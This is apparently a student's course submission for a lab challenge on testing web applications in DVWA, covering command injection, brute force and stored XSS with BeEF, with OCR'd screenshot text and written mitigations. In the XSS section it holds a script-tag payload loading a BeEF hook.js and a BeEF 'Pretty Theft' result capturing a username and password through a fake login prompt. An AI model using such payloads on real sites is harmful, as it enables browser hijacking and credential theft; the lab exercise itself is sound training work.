Cybersecurity


Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:






Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Some mitigation strategies for this exploit would be:

Disable Unnecessary Commands:

Limit or turn off the system commands which are not vital for application
functions. This includes commands like cat, pwd, or any that reach sensitive
files.

Least Privilege Principle:

Start the web application with minimum necessary privileges, make sure it
does not possess root access, this reduces possible effect of a command
injection exploit.

Input Validation and Whitelisting:

Just permit particular, accurate input models, like IPv4 addresses, through
the use of regular expressions or different validation methods. It stops
users from inserting additional commands.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:




Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Some mitigation strategies for this exploit would be:

Implement Account Lockout Mechanisms:

Lock accounts temporarily after multiple failed login attempts to prevent
brute force attacks.

Use CAPTCHA for Login Attempts:

When you put CAPTCHA after several unsuccessful login tries, it stops
automatic brute force instruments from checking lots of logins.

Enforce Strong Password Policies:

You must ask for complicated passwords and recommend users to alter these
regularly. This helps in decreasing the chances that they will reuse their
old ones or become targets of guessing attacks.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



Applications
Problem loading pa...
view-source:192.1...
Terminal
Fri 01 Nov, 01:45
sysadmin
BeEF Control Panel
Sign in - Google Ac
0.0.0.0:3000/demc
Vulnerability: Store
view-source:192.1
Not secure
view-source:192.168.13.25/vulnerabilities/xss_s/
</tr>
<tr>
<td width="100"> </td>
<td>
<input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);" />
<input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();" />
</td>
</tr>
</table>
</form>


Name: test
Message: This is a test comment.
Name: Robert
Message: <script src="http://127.0.0.1:3000/hook.js"></scri


<h2>More Information</h2>

https://owasp.org/www-community/attacks/xss
https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet</li
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

Applications
Problem loading pa...
Vulnerability: Store...
Terminal
Fri 01 Nov, 01:46
sysadmin
BeEF Control Panel
Vulnerability: Stored
view-source:192.168
Not secure
192.168.13.25/vulnerabilities/xss_s/
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in
Vulnera
ipting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Name *
Message *
Name: test
Message: This is a test comment.
Name: Robert
Message:


Applications
Problem loading pa...
BeEF Control Panel...
Terminal
Fri 01 Nov, 01:47 sysadmin
BeEF Control Panel
Vulnerability: Stored
view-source:192.168
127.0.0.1:3000/ui/panel#id=SIjGLzaVE69AgudSA1eSzXiiWLCNrYW7rpalRtTYalqKJlW5nUzDUOWw8jt7zq2mYZOI94p6WhtAA6SF
BeEF 0.5.4.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.13.1
Offline Browsers
127.0.0.1
192.168.13.1
192.168.13.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
pretty
Social Engineering (1)
Pretty Theft
Module Results History
id
date
label
0
2024-11-01 01:46
command 1
Command results
Fri Nov 01 2024 01:47:03 GMT+0000 (Coordinated Universal Time)
data: answer=robert:elephant123
Re-execute command
Ready
127.0.0.1:3000/ui/panel#


cybersecurity.vmportal.org/guacamole/#/client/NjgwMgBjAHNxbHNlcnZlcg
New Chrome available
Applications
Problem loading pa...
Vulnerability: Store...
Terminal
Fri 01 Nov, 01:47 sysadmin
BeEF Control Panel
Vulnerability: Stored
view-source:192.168
Not secure
192.168.13.25/vulnerabilities/xss_s/
This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: Robert
Message:



Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Sanitize User Input:

Put strong clean-up and output shaping on all form spaces to stop the adding
of HTML or JavaScript markers.

Implement Content Security Policy (CSP):
```

```
Apply CSP headers for limiting browser actions, it stops inline script
running and also blocks demands to domains that are not approved.

Educate and Train Developers:

Regularly train developers on secure coding practices to prevent common XSS
vulnerabilities in applications.
```